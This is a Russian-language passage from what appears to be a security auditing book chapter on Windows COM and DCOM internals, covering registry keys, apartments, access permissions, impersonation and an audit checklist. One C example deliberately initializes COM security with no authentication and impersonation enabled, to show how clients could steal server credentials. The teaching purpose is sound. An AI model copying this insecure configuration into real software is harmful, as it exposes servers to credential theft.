Коллекция COM-объектов называется COM-приложением или компонентом. Каждое COM-приложение имеет уникальный ID, называемый AppID, который используется для уникальной ссылки на COM-приложение в системе. Как и CLSID, AppID устанавливаются в реестр и содержат ряд подразделов и значений для настроек безопасности конкретного приложения. Ключ AppID предоставляет удобное место для принудительного применения безопасности для приложений, размещающих несколько COM-объектов. Ключи AppID находятся в реестре по адресу `HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppId`.

NB. Ключи AppID также доступны по адресу `HKEY_CLASSES_ROOT\AppId`.

## Сопоставление CLSID с приложениями

Вы узнали, как искать зарегистрированные COM-объекты в реестре, но как найти реализацию каждого объекта? Эту информацию также можно найти в реестре. Ключи `HKEY_LOCAL_MACHINE\Software\Classes\CLSID\<CLSID>` имеют одно или несколько следующих значений в зависимости от возможностей потоковой модели COM-объекта. Интересующие значения:

- `InprocHandler32` или `InprocHandler` - используется для указания handler DLL, предоставляющей интерфейс COM API; обычно эта DLL - `ole32.dll`, или `ole2.dll` для 16-битных серверов. Редко, но возможно, что COM-сервер указывает собственный handler.
- `InprocServer32` или `InprocServer` - используется для указания серверной DLL, содержащей реализацию COM-объекта. Это значение используется, когда COM-объект является внутрипроцессным сервером.
- `LocalServer32` или `LocalServer` - используется для указания исполняемого файла, содержащего реализацию COM-объекта. Это используется, когда COM-объект является внепроцессным сервером.

## OLE

Object Linking and Embedding (OLE) - предшественник современной Windows COM. Оригинальная версия OLE использует DDE, чтобы позволять взаимодействие между компонентами разных приложений. Эта функциональность все еще является частью базовой инфраструктуры COM, хотя не влияет на обсуждение DCOM. Однако эту связь стоит упомянуть, потому что термин "OLE" появляется во многих COM-функциях и типах данных.

## Automation Objects

Объекты Automation - специальный подкласс COM-объектов, изначально предоставлявший более простую форму IPC для управления другим приложением, называемым сервером Automation. Например, Internet Explorer и Microsoft Word предоставляют интерфейсы Automation, позволяющие клиентам полностью управлять приложением и содержащимися в нем документами. Серверы Automation обычно предоставляют скриптуемые методы, то есть методы, вызываемые через интерфейс IDispatch, принимающий аргументы VARIANT. Этот интерфейс совместим со скриптовыми языками, потому что не использует элементы, специфичные для языка, вроде vtable объектов и типизированных параметров. Когда скрипт вызывает метод на объекте, скриптовый движок может использовать интерфейс IDispatch, чтобы запросить уникальный ID метода. Затем ID передается вместе с массивом аргументов VARIANT через метод IDispatch::Invoke().

## Threading in COM

Windows развилась от простой однопоточной ОС к настоящей многопользовательской, многопоточной ОС. Эта эволюция потребовала некоторой инфраструктуры, чтобы старые, небезопасные для потоков COM-объекты могли правильно функционировать в многопоточных версиях Windows. Эта инфраструктура предоставляется в форме apartments.

Историческая версия COM - single-threaded apartment (STA); COM-процесс может иметь любое количество STA, каждая из которых выполняется в отдельном потоке. STA использует DDE для выполнения вызовов методов на объектах, поэтому для работы требует цикл обработки оконных сообщений. Преимущество STA в том, что он синхронизирует все сообщения, обрабатываемые приложением. Такая синхронизация делает довольно простой реализацию базового однопоточного COM-объекта. С точки зрения безопасности STA COM-объект создает особые проблемы только в том случае, если он выполняется в привилегированном контексте на интерактивном рабочем столе. Эти проблемы уже обсуждались ранее в разделах об оконных сообщениях и shatter-уязвимостях.

Multithreaded apartment (MTA) также называется free threaded apartment; COM-процесс имеет максимум один MTA, общий для всех MTA-объектов в процессе. Подсистема COM напрямую использует vtable объекта при диспетчеризации методов в MTA, поэтому не требует никакого механизма обработки оконных сообщений. Разумеется, это означает, что вызовы COM-методов не дают гарантии упорядочивания или сериализации для MTA.

Поток должен установить свою apartment model перед вызовом любых COM-функций. Это делается вызовом CoInitializeEx(), имеющим следующий прототип:

```
HRESULT CoInitializeEx(void *pReserved, DWORD dwCoInit)
```

Аргумент dwCoInit определяет, входит ли поток в новый STA или входит в MTA процесса. Он может принимать следующие значения:

- COINIT\_MULTITHREADED - указывает, что поток входит в MTA.
- COINIT\_APARTMENTTHREADED - указывает, что поток должен создать новый STA.

Разумеется, внутрипроцессный сервер не может знать, какую модель использует его клиентский процесс, поэтому он не может полагаться на CoInitializeEx() для корректной инициализации. В этом случае внутрипроцессный сервер должен при регистрации указать, какие модели потоков он поддерживает; это делается в значении реестра

HKEY\_CLASSES\_ROOT\Classes\<CLSID>\InprocServer32\ThreadingModel.

Внутрипроцессный сервер может указать в этом значении один из трех вариантов:

- Apartment - модель STA.
- Free - модель MTA.
- Both - STA или MTA.

Когда объект создается, среда выполнения COM исследует этот ключ реестра и пытается поместить объект в существующий MTA. Если нужный apartment отсутствует, COM создает новый apartment требуемого типа. Если это значение отсутствует, среда выполнения COM предполагает, что внутрипроцессный сервер требует модель STA.

Проблемы потоков вступают в игру, когда более одного потока может работать с объектом; то есть более одного потока находится в том же apartment, что и объект. Эта проблема возникает внутри процесса, когда и клиент, и сервер выполняются в MTA; однако она может возникать и вне процесса с MTA-сервером, к которому обращается более одного клиента любого типа. В обоих случаях COM-разработчики должны сделать серверный объект потокобезопасным, потому что с ним одновременно может работать любое количество потоков.

Еще одна важная деталь COM-потоков - то, как подсистема COM управляет потоками. Как и RPC, подсистема COM управляет вызовами через пул рабочих потоков. Это означает, что вызов может произойти в любом потоке, и разработчики не могут предполагать, что последовательные вызовы происходят в одном потоке. Поэтому COM MTA не может иметь привязки к потоку, а значит, не может делать никаких предположений о своем потоке выполнения между вызовами. Вопросы потоков в целом являются сложной темой и подробно рассматриваются в главе 13. Помните о них при аудите COM-объектов в модели MTA.

## Proxies and Stubs

COM-объекты не могут напрямую вызывать процедуры между разными моделями apartment или через границы процессов. Вместо этого COM предоставляет IPC-метод в форме proxy и stub. Как и RPC-запросы, подсистема COM обрабатывает вызов удаленных компонентов и маршрутизацию данных. Фактически DCOM использует встроенные RPC-механизмы Windows для своего удаленного COM-взаимодействия.

На стороне клиента код, который упаковывает данные и отправляет их серверу, называется proxy интерфейса, или иногда просто проху, потому что он выглядит и действует для вызывающей стороны точно как настоящий объект. Проху имеет тот же интерфейс, что и реальный объект. Тот факт, что проху - всего лишь заместитель, прозрачен для остальной части клиентского приложения.

Серверный код, отвечающий за распаковку запроса и доставку его серверному приложению, называется stub. Серверное приложение получает запрос от клиентского stub и выполняет необходимые операции. Затем оно возвращает результат stub, который обрабатывает весь маршрутирование и коммуникацию.

## Type Libraries

Самый простой метод развертывания и регистрации COM-компонента обычно включает использование библиотек типов. Библиотека типов описывает всю информацию об интерфейсах и типах для COM-объектов. Она может включать разнообразную информацию, такую как имена COM-объектов, поддерживаемые интерфейсы, прототипы методов, структуры, перечисления и релевантные GUID для интерфейсов и объектов. Разработчики могут использовать библиотеки типов, чтобы внедрять компоненты в свои приложения с минимальными усилиями.

Каждую библиотеку типов можно зарегистрировать в системе. Как интерфейсы и COM-классы, они получают уникальный GUID, чтобы каждую библиотеку типов можно было идентифицировать. ID библиотек типов хранятся в реестре в HKEY\_CLASSES\_ROOT\Classes\Typelib, с подразделами, указывающими расположение библиотеки типов. Кроме того, CLSID и интерфейсы могут указывать, что библиотека типов относится к ним, с помощью подраздела Typelib в своих местах реестра.

Библиотеки типов могут находиться в отдельном файле, обычно с расширением .tlb, или быть включены как ресурс в DLL или исполняемый файл. Как вы увидите далее в разделе "Auditing DCOM Applications", библиотеки типов предоставляют массу важной информации, особенно когда у вас нет доступа к исходному коду.

## Утилита настройки DCOM

Следующие разделы сосредоточены на программной настройке DCOM-приложений. Также можно использовать утилиту DCOM Configuration для просмотра и изменения зарегистрированных атрибутов DCOM-компонентов. Чтобы запустить эту утилиту, введите dcomcnfg.exe в командной строке или в диалоге Run. В Windows XP и более поздних версиях эта команда запускает экземпляр Microsoft Management Console (MMC), как показано на рисунке 12-3.

Утилиту DCOM Configuration можно использовать для изменения всех связанных с DCOM настроек безопасности, включая базовую безопасность подсистемы, безопасность компонентов по умолчанию и безопасность отдельных компонентов. Эта утилита должна быть отправной точкой для проверки установленного DCOM-приложения. Диалог Properties для COM-объекта показывает имя приложения, ID приложения, разрешения безопасности, связанные с объектом, и другие полезные сведения, необходимые для оценки раскрытия приложения (см. рисунок 12-4).




Рисунок 12-3. Просмотр всех зарегистрированных DCOM-объектов






Рисунок 12-4. Просмотр свойств COM-объектов

## Идентичность DCOM-приложения

В отличие от локального COM, удаленный COM-сервер часто не выполняется под токеном доступа запускающего пользователя. Вместо этого базовая идентичность задается регистрационными параметрами DCOM-объекта. DCOM-сервер может выполняться в четырех пользовательских контекстах:

- **Interactive user** - этот контекст заставляет приложение выполняться как пользователь, который сейчас вошел в систему. Если пользователи не вошли, приложение нельзя запустить.
- **Launching user** - этот контекст заставляет приложение выполняться с учетными данными пользователя, который запускает сервер. Если идентичность не установлена в реестре, этот контекст является настройкой по умолчанию.
- **Specified user** - этот контекст заставляет приложение запускаться с идентичностью конкретного пользователя независимо от того, кто является запускающим пользователем. Для настройки этого контекста требуются учетные данные целевого пользователя.

- **Service** - DCOM-сервер приложения размещается внутри службы и выполняется под учетной записью локальной службы.

Обычно выполнение как `launching user` - самый простой и безопасный вариант. Этот контекст заставляет приложение выполнять олицетворение запускающего пользователя; однако доступ к объектам по сети из сервера в Windows 2000 и более ранних версиях завершается ошибкой из-за отсутствия делегирования для олицетворения. Долгоживущие COM-серверы могут требовать выполнения под учетной записью локальной службы или специально указанной учетной записью. В Windows XP и более поздних версиях часто используется учетная запись сетевой службы. Разработчики также могут создать жестко ограниченную учетную запись для DCOM-объекта.

Наиболее опасная идентичность приложения, вероятно, `interactive user`, потому что любой метод выполнения произвольного кода приводит к неограниченному олицетворению интерактивного пользователя. Эта идентичность особенно опасна, если COM-интерфейс разрешает удаленный доступ. Если вы встречаете такую настройку идентичности, внимательно исследуйте все интерфейсы. Особое внимание уделяйте любым возможностям, намеренным или нет, которые позволяют выполнение кода или произвольную манипуляцию файлами и объектами.

## DCOM Subsystem Access Permissions

Начиная с Windows XP SP2 и Windows Server 2003 SP1, Microsoft предоставляет детальный общесистемный контроль доступа для DCOM, доступный через настройку DCOM в диалог `System Properties`. Чтобы изменить эти общесистемные параметры, нажмите кнопки `Edit Limits` на вкладке `Security`. Эти параметры конфигурации заменяют настройки по умолчанию и настройки конкретных компонентов, поэтому их можно использовать для полного ограничения доступа DCOM. Права доступа суммированы в таблице 12-5.

**Таблица 12-5. Права доступа COM-объекта**

| Право доступа             | Смысл                                                                         |
|---------------------------|-------------------------------------------------------------------------------|
| COM_RIGHTS_EXECUTE        | Позволяет пользователям делать вызовы к COM-интерфейсу.                       |
| COM_RIGHTS_EXECUTE_LOCAL  | Требуется, чтобы разрешить локальным клиентам делать вызовы к COM-интерфейсу. |
| COM_RIGHTS_EXECUTE_REMOTE | Требуется, чтобы разрешить удаленным клиентам делать вызовы к COM-интерфейсу. |
| COM_RIGHTS_ACTIVATE_LOCAL | Требуется, чтобы разрешить локальным клиентам активировать интерфейс.         |
| COM_RIGHTS_ACTIVE_REMOTE  | Требуется, чтобы разрешить удаленным клиентам активировать интерфейс.         |

Право `COM_RIGHTS_EXECUTE` требуется, чтобы удаленный COM вообще функционировал. Назначение остальных прав по умолчанию позволяет только администраторам активировать и запускать удаленные COM-объекты. Однако всем пользователям разрешено запускать локальные COM-объекты и подключаться к существующим удаленным объектам. Более ранние версии Windows поддерживают только разрешение `COM_RIGHTS_EXECUTE`.

## DCOM Access Controls

Вы уже узнали, как RPC может использовать встроенные механизмы контроля доступа Windows для предоставления детальной аутентификации и авторизации. DCOM использует ту же инфраструктуру для своих возможностей контроля доступа. Однако DCOM-авторизация вступает в игру немного иначе: во время активации и во время вызова.

### Activation

DCOM-объект должен быть создан, прежде чем клиент сможет получить указатель интерфейса к нему и прежде чем любые его методы смогут быть вызваны этим клиентом. Обычно это создание экземпляра, называемое активацией, выполняется через RPC. Подсистема RPC находит DCOM-сервер, к которому пытается обратиться клиент, и запускает его, если он еще не работает.

Service Control Manager (SCM) определяет, разрешено ли запрашивающему субъекту запускать объект, исследуя ACL разрешений запуска для запрошенного класса. Эта ACL поддерживается в ключе реестра `HKEY_CLASSES_ROOT\APPID\<APPID>\LaunchPermission`.

Значение `LaunchPermission` может отсутствовать, если специальные разрешения не требуются. В этом случае класс наследует разрешения по умолчанию. Эта ACL хранится в системном реестре по адресу `HKEY_LOCAL_MACHINE\Software\Microsoft\OLE\DefaultLaunchPermission`.

NB. DCOM-сервер не может программно задавать разрешения запуска для текущего вызова. Обычно устанавливающее приложение или системный администратор задает эти разрешения программно или с помощью DCOM Configuration utility. Поэтому недостаточные разрешения запуска относятся к классу эксплуатационных уязвимостей.

### Invocation

После активации DCOM-объекта разработчики могут применять дополнительные уровни контроля, принудительно включая безопасность на уровне вызова. Она контролирует субъектов, которым разрешено делать вызовы интерфейса на конкретном объекте. Есть два способа принудительно применять безопасность на уровне вызова: через настройки ключа реестра и программно. Первый метод использует реестр. Сначала проверяется ACL для приложения, находящаяся в ключе реестра `HKEY_CLASSES_ROOT\APPID\<APPID>\AccessPermission`. Если это значение отсутствует, доступ к приложению не имеет специальных требований безопасности, и применяется ACL по умолчанию из ключа реестра `HKEY_LOCAL_MACHINE\Software\Microsoft\OLE\DefaultAccessPermission`.

Эти ключи реестра задаются вручную или через утилиту DCOM Configuration. Другой способ принудительно применить разрешения доступа к вызовам - программно с помощью функции `CoInitializeSecurity()`:

```
HRESULT CoInitializeSecurity(PSECURITY_DESCRIPTOR pVoid,
    LONG cAuthSvc, SOLE_AUTHENTICATION_SERVICE *asAuthSvc,
    void * pReserved1, DWORD dwAuthLevel, DWORD dwImpLevel,
    SOLE_AUTHENTICATION_LIST *pAuthList,
    DWORD dwCapabilities, void * pReserved3)
```

Функция `CoInitializeSecurity()` дает разработчикам широкий контроль над базовой безопасностью COM-объектов. Меры безопасности, которые эта функция устанавливает, действуют на весь процесс; то есть если процесс имеет несколько раскрытых интерфейсов DCOM-объектов, все интерфейсы затрагиваются вызовом этой функции. Первый аргумент фактически предоставляет большую часть возможностей безопасности. Хотя прототип указывает, что этот аргумент является указателем на дескриптор безопасности, он также может указывать на две другие структуры: структуру `AppID` или объект `IAccessControl`. Когда указана структура `AppID`, соответствующий `AppID` находится в реестре, и разрешения применяются согласно значениям подразделов, хранящимся там. Объект `IAccessControl` - предоставляемый системой DCOM-объект, предоставляющий методы для принудительного применения ограничений к другим интерфейсам. Клиент может вызвать `CoInitializeSecurity()` только один раз, и любая повторная попытка вызова завершается ошибкой.

NB. Помните, что ограничения `CoInitializeSecurity()` применяются к каждому интерфейсу, который зарегистрировал вызывающий процесс.

Помимо настроек дескриптора безопасности, с помощью `CoInitializeSecurity()` можно установить довольно много других ограничений безопасности. Параметр `dwAuthLevel` также можно использовать для принудительного применения определенных уровней аутентификации. DCOM использует те же уровни аутентификации, что и RPC, поэтому они здесь не повторяются. Подробности этих уровней см. в разделе "RPC Servers" ранее в этой главе.

Недостаток `CoInitializeSecurity()` в том, что ее можно вызвать только один раз и она влияет на все DCOM-вызовы в текущем процессе. Однако чтобы изменить поведение аутентификации для каждого проху отдельно, клиенты также могут использовать функцию `CoSetProxyBlanket()`, имеющую следующий прототип:

```
HRESULT CoSetProxyBlanket(IUnknown * pProxy, DWORD dwAuthnSvc,
    DWORD dwAuthzSvc, WCHAR * pServerPrincName,
    DWORD dwAuthnLevel, DWORD dwImpLevel,
    RPC_AUTH_IDENTITY_HANDLE pAuthInfo,
    DWORD dwCapabilities)
```

Эта функция работает похоже на `CoInitializeSecurity()`, но параметры аутентификации влияют только на проху, указанный аргументом `pProxy`, а не на каждый проху-интерфейс, используемый клиентом. Кроме того, в отличие от `CoInitializeSecurity()`, `CoSetProxyBlanket()` можно вызывать более одного раза.

## Impersonation в DCOM

DCOM позволяет серверам выполнять олицетворение клиентов с помощью нижележащей реализации RPC. DCOM-приложение принудительно применяет уровни олицетворения программно и через настройки реестра. Настройки реестра предоставляют начальные требования безопасности, но они могут быть переопределены программно во время работы приложения. Вы могли заметить, что и `CoInitializeSecurity()`, и `CoSetProxyBlanket()` имеют параметр `dwImpLevel`. Этот параметр позволяет клиентам указывать уровень олицетворения, и он работает так же, как в RPC. Этот параметр просто передается нижележащему RPC-транспорту, обсуждавшемуся ранее в этой главе. Однако олицетворение может выполняться только если уровень аутентификации равен `RPC_C_IMP_LEVEL_IMPERSONATE` или выше; значение по умолчанию - `C_IMP_LEVEL_IDENTIFY`.

Помимо стандартных IPC-проблем олицетворения, DCOM-объекты могут быть более подвержены атакам олицетворения. Как Michael Howard и David Leblanc указывают в *Writing Secure Code*, серверное приложение, вероятно, действует как клиент, когда настраивается пара источник/приемник событий и интерфейсы передаются как аргументы в серверный процесс.

Для тех, кто не знаком с источниками и приемниками: это старые COM-механизмы для обработки асинхронных событий с помощью точек соединения. Точка соединения - это просто канал коммуникации, который объект может установить с другим объектом. Вы видели примеры, где клиент делает вызовы к серверу и немедленно получает результат. Иногда, однако, сервер должен сообщить клиенту, что произошло событие. Это событие может быть основано на действии пользователя или указывать, что долгая операция завершена. В такой ситуации клиент раскрывает собственный COM-интерфейс и передает его серверу. Когда сервер хочет указать, что событие произошло, он просто вызывает метод в этом интерфейсе. Для этого сервер должен быть подключаемым объектом, то есть раскрывать интерфейс IConnectionPoint среди нескольких других. Исходящий интерфейс сервера для точки соединения называется источником, а принимающий интерфейс клиента - приемником. Проблема с этим процессом в том, что сервер теперь является клиентом, и его уровень олицетворения так же важен, как уровень олицетворения клиента. Если вредоносный клиент подключается к незащищенному серверу, он может использовать CoImpersonateClient() в своем приемном интерфейсе, чтобы украсть учетные данные сервера. Помните, что сервер должен задать довольно слабые разрешения, чтобы быть уязвимым для атаки такого типа, как в следующем примере:

```
BOOL InitializeCOM(void)
{
    HRESULT rc;

    rc = CoInitializeEx(NULL, COINIT_APARTMENTTHREADED);

    if(FAILED(rc))
        return FALSE;

    rc = CoInitializeSecurity(NULL, -1, NULL, NULL,
        RPC_AUTHN_LEVEL_NONE, RPC_C_IMP_LEVEL_IMPERSONATE,
        NULL, 0, NULL);

    if(FAILED(rc))
        Return FALSE;

    return TRUE;
}
```

Если сервер или клиент для подключаемого объекта инициализирует безопасность COM как в этом примере, векторы олицетворения определенно являются угрозой, потому что могут позволить подключающимся клиентам украсть учетные данные. Этот тип атаки - одна из главных причин появления Microsoft COM cloaking и RPC\_C\_IMP\_LEVEL\_DELEGATE.

## MIDL Revisited

MIDL был представлен в разделе "Microsoft Interface Definition Language" ранее в этой главе. IDL в основном предназначен для выражения RPC-интерфейсов, но его также можно использовать для описания COM-интерфейсов. Фактически компилятор MIDL имеет поддержку языка Object Description Language (ODL), который можно использовать для представления объектов, а также RPC-интерфейсов. При аудите COM-приложений вы можете увидеть некоторые интерфейсы COM-объектов, выраженные в IDL, поэтому этот раздел рассматривает некоторые основные атрибуты и ключевые слова для выражения COM-объектов.

Самое важное различие между COM ODL и RPC IDL - наличие атрибута `object` в заголовке IDL. Это ключевое слово указывает, что интерфейс является COM-объектом, и направляет компилятор MIDL генерировать COM проxy и stub, а не RPC-заглушки клиента и сервера. Другое основное отличие - указание, что интерфейс наследуется от другого интерфейса. Помните, что все COM-объекты наследуются от `IUnknown`, поэтому это нужно указать в определении интерфейса.

NB. Вместо прямого наследования от `IUnknown`, COM-объекты могут наследоваться от другого класса. Однако родительский класс прямо или косвенно наследуется от `IUnknown`.

Собрав это вместе, пример определения COM-интерфейса в IDL-файле может выглядеть примерно так:

```
import "iunknown.idl"

[
    object,
    uuid(12345678-1234-1234-1234-123456789012),
]

interface IBankAccountObject : IUnknown
{
    BOOL LoadDetails([in] PUSER_DETAILS userDetails);
    BOOL GetBalance([out] PBALANCE balanceInfo);
    BOOL GetHistory([out] PHISTORY historyInfo);

    ... other methods ...
}
```

Как видно, это очень похоже на определение RPC-интерфейса. Самая важная часть - найти все доступные методы интерфейса и определить, какие аргументы они принимают. Затем нужно изучить реализацию каждой функции, чтобы выявить любые уязвимости.

Помимо определения только интерфейсов, сами объекты также могут быть выражены. Ключевое слово `coclass` используется для представления COM-объекта. Определение класса содержит список интерфейсов, которые реализует объект. Возвращаясь к предыдущему примеру банковского интерфейса, определение класса следовало бы за определением интерфейса и выглядело бы примерно так:

```
[
    uuid(87654321-4321-4321-4321-210987654321),
    version(1.0),
    helpstring("Bank Account Class")
]

coclass CBankAccount
{
    [default] interface IBankAccountObject;
}
```

Этот простой пример показывает определение COM-класса `CBankAccount`. CLSID этого объекта указан атрибутом `uuid`. Этот class реализует только один interface: `IBankAccountObject`.

NB. Атрибут `default`, указанный перед определением интерфейса, необязателен и не обязан присутствовать. Он просто указывает, что `IBankAccountObject` является `default interface` для class `CBankAccount`. Можно использовать другие атрибуты, специфичные для интерфейса; дополнительную информацию см. в COM-разделе MSDN.

Review кода для class, раскрывающего несколько интерфейсов, требует отдельного изучения каждого интерфейса, потому что функциональность интерфейсов может быть раскрыта недоверенным или частично доверенным клиентам.

Сведения `type library` также генерируются с помощью MIDL. В частности, ключевое слово `library` можно использовать для создания `.tlb` file:

```
library libname
{
    importlib("stdole.tlb");

    interface IMyInterface1;

    coclass CClass;

    ... other stuff you want to appear in the TLB ...
}
```

Этот раздел не углубляется в синтаксис определений `library`. Когда у вас есть исходный код, `type library` не дает много дополнительной информации. В конце концов, вы уже знаете доступные объекты и их интерфейсы, изучив остальные IDL-данные.

## Active Template Library

Active Template Library (ATL) - еще один подход, который разработчики могут использовать для разработки COM-приложений. Она позволяет разработчикам определять интерфейсы в своем коде и автоматически берет на себя многие более утомительные аспекты реализации COM-интерфейсов. Например, ATL можно использовать для автоматической генерации функций-членов `IUnknown::QueryInterface()`, `AddRef()` и `Release()`. Ее также можно использовать для генерации кода для нескольких других интерфейсов, например `IClassFactory`.

ATL используется широко, поэтому нужно уметь выявлять COM-интерфейсы в ATL-generated code. Оказывается, это просто. Нужно знать только макро `COM_MAP`, используемый для определения COM-объекта; определение COM-объекта с использованием `COM_MAP` выглядит примерно так:

```
BEGIN_COM_MAP(CObjectName)

    COM_INTERFACE_ENTRY(IMyInterface1)

    COM_INTERFACE_ENTRY(IMyInterface2)

END_COM_MAP()
```

Просто, верно? Легко видно, что объявляется COM-объект `CObjectName`, и он раскрывает два интерфейса: `IMyInterface1` и `IMyInterface2`. После этого нужно лишь найти методы для каждой записи интерфейса в `COM MAP`. Каждый `COM_INTERFACE_ENTRY()` в `COM_MAP` - это определение интерфейса из IDL-файла, который генерируется средой разработки при использовании ATL wizards. Когда ATL используется для автоматической генерации COM-объектов, IDL-данные также есть в вашем распоряжении.

## Аудит DCOM-приложений

Теперь, когда вы знакомы с общей структурой COM-программирования и мерами безопасности, нужно пройти наиболее эффективные способы аудита COM-клиентских и серверных программ. Аудит COM-серверов не слишком отличается от аудита RPC-серверов; нужно ответить на следующие вопросы:

- Есть ли достаточные access controls, ограничивающие интерфейс авторизованными сторонами?
- Безопасны ли раскрытые функции интерфейса?
- Используется ли impersonation правильно, или оно создает риск?
- Какие launching rights предоставлены серверу?
- Есть ли проблемы потоков или синхронизации, которые можно эксплуатировать?

Этот список требований можно разложить на следующие шаги:

1. Проверьте настройки безопасности DCOM-приложения программно или с помощью DCOM Configuration utility.
2. Изучите, как вызывается `CoInitializeSecurity()`, если она вызывается, чтобы подтвердить выводы из registry. Этот шаг также проливает свет на то, какие значения impersonation по умолчанию принудительно применяются.
3. Найдите процедуры интерфейса, раскрытые COM-сервером, и примените стандартные методы аудита уязвимостей, изученные в этой книге.

При определении безопасности функций интерфейса следует искать проблемы, описанные в следующих разделах.



## Review регистрации COM

Теперь, когда вы знаете, как средства контроля доступа могут применяться к COM-объектам, должно быть очевидно, что определение небезопасности access controls является двухшаговым процессом: исследование средств контроля доступа при активации и средств контроля доступа на уровне вызова.

Activation access controls не находятся в коде приложения; они находятся в registry. Хотя у вас может не быть доступа к целевым машинам, на которых будет установлено приложение, процедура установки должна определять, кто может активировать объект.

